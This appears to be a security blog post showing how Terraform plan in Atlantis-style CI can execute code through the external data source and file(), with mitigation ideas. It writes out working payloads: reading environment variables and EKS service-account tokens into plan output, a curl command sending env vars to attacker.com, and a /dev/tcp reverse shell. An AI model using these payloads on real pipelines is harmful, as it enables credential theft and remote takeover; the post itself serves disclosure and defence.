
 vicevirus’ Blog
Introduction
Terraform automation is everywhere. Tools like Atlantis let you run terraform plan and apply via PR comments which is super convenient. But have you ever stopped to think about what’s actually happening when that plan runs?
I was poking around Atlantis a while back and noticed something interesting. Well.. let’s dig in :)
The Problem
Most people think the danger is in terraform apply. That’s where resources get created, modified, destroyed. That’s where you need approval.
But here’s what most people don’t realize is that code can run during terraform plan too. No approval. No apply. Just trigger a plan and straight up code execution.
Why does this work?
Erm.. this is actually by design.
Terraform has two types of things that is known to be able to run code:
-
Provisioners (
local-exec,remote-exec) - These run after a resource is created. They execute duringapplybecause they’re tied to resource lifecycle. Makes sense. -
Data Sources - These fetch data that Terraform needs for planning. Terraform needs to know what the data source returns so it can calculate the plan. So data sources run during
plan.
The external data source is special, it gets its data by running a program. And since data sources run during plan, your program runs during plan.
From Terraform’s perspective, this is working as intended. The external provider docs even say:
“Terraform expects a data source to have no observable side-effects”
Key word: expects. But there’s nothing stopping you from having side effects. Like exfiltrating credentials. Or spawning a reverse shell.
This is actually documented in Atlantis’s own security page:
“It is possible to run malicious code in aterraform planusing theexternaldata source or by specifying a malicious provider. This code could then exfiltrate your credentials.”
Simple Example
Let’s start simple. The external data source lets you run any program and get JSON output:
data "external" "example" {
  program = ["echo", "{\"hello\": \"world\"}"]
}

output "result" {
  value = data.external.example.result.hello
}
When you run terraform plan, it executes the program. Innocent enough right?
But what if we do this:
data "external" "rce" {
  program = ["sh", "-c", "whoami > /tmp/pwned; echo '{}'"]
}
Now we’re running shell commands. During plan. No approval needed.
Even Sneakier
Here’s a lesser-known trick, you don’t even need the external provider to steal secrets.
Terraform’s built-in file() and filebase64() functions also run during plan:
output "env" {
  value = file("/proc/self/environ")
}
This uses zero external providers. It’s just built-in Terraform functions. And it all shows up in the plan output.
Reading /proc/self/environ gives you all environment variables, including AWS_SECRET_ACCESS_KEY or whatever else is set on the runner.
Using the file() method, the output will appear in the plan output, which the runner will post as a PR comment.
Stealing Credentials
Atlantis runners usually have a bunch of sensitive stuff in env vars which includes cloud credentials, GitHub tokens, API keys, whatever’s needed to do the job. In the real world, an attacker could also exfiltrate creds to their server:
data "external" "exfil" {
  program = ["sh", "-c", "curl -s https://attacker.com/collect -d \"$(env | base64 -w0)\"; echo '{}'"]
}
Of course this depends on what tools are available on the runner - curl, wget, nc, whatever. But most runner images have enough to work with.
If your runner role has broad permissions (which most do because “Terraform needs to create stuff”)… well, that might be a lot of access to hand over.
If you’re running on EKS with IRSA, you can grab the service account token too, and display it directly on the PR comment.
output "irsa_token" {
  value = file("/var/run/secrets/eks.amazonaws.com/serviceaccount/token")
}
And the plan output example will be:
Changes to Outputs:
  + irsa_token = "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6YXRsYW50aXM6YXRsYW50aXMiLCJhdWQiOiJzdHMuYW1hem9uYXdzLmNvbSIsImV4cCI6MTc0MDAwMDAwMH0..."
With that token, an attacker can assume your Terraform role/creds and do whatever it’s allowed to do.
Revshell
data "external" "revshell" {
  program = ["sh", "-c", "bash -i >& /dev/tcp/attacker.com/4444 0>&1; echo '{}'"]
}
Reverse shell, crypto miner, whatever, all executes without anyone clicking “approve”.
Who can trigger this?
Depends on your setup, but usually:
- Anyone who can open a PR (if autoplan is enabled)
-
Anyone who can comment
atlantis planon a PR - In public repos: literally anyone with an account
Even in private repos - a compromised developer account, a malicious contractor, or just someone who got access to a dependency you pull from.
Workaround?
The official Atlantis security docs warn about the external data source, but they don’t seem to mention file() at all (or am I tripping?)
Can you ban file()? Technically yes, with static analysis before plan. But:
-
file()is used everywhere in legitimate Terraform (SSH keys, certs, policy docs) - It’s a bit hard to just blanket ban it.
-
You’d need to blocklist specific paths like
/proc/,/var/run/secrets/ -
That check needs to run BEFORE
terraform init/plan
Doable, but might be a bit of a hassle.
There’s been an open GitHub issue since 2021 discussing this issue. People have come up with various pre-plan checks and provider allowlists, check this issue if you need ideas.
The core problem is that most security checks run after plan. By then, your code has already been executed.
Conclusion
The external data source attack is problematic because:
-
Runs during
plan, notapply - No approval needed
- Most security tooling doesn’t flag it
- If you’re running in Kubernetes, this probably won’t trigger any alerts unless you have runtime detection like Falco, etc. Also depends, if the attacker is running anything malicious.
-
It’s literally documented as a known issue (maybe except for
file()?)
And don’t forget about file() / filebase64(), no external provider needed, just built-in Terraform functions that can leak your secrets.
This likely applies to other Terraform automation tools too, anything that runs terraform plan on untrusted code will likely has the same issue.
References
- https://alex.kaskaso.li/post/terraform-plan-rce
- https://www.slideshare.net/slideshow/terraform-unleashed-crafting-custom-provider-exploits-for-ultimate-control/274077933#1
Thanks for reading!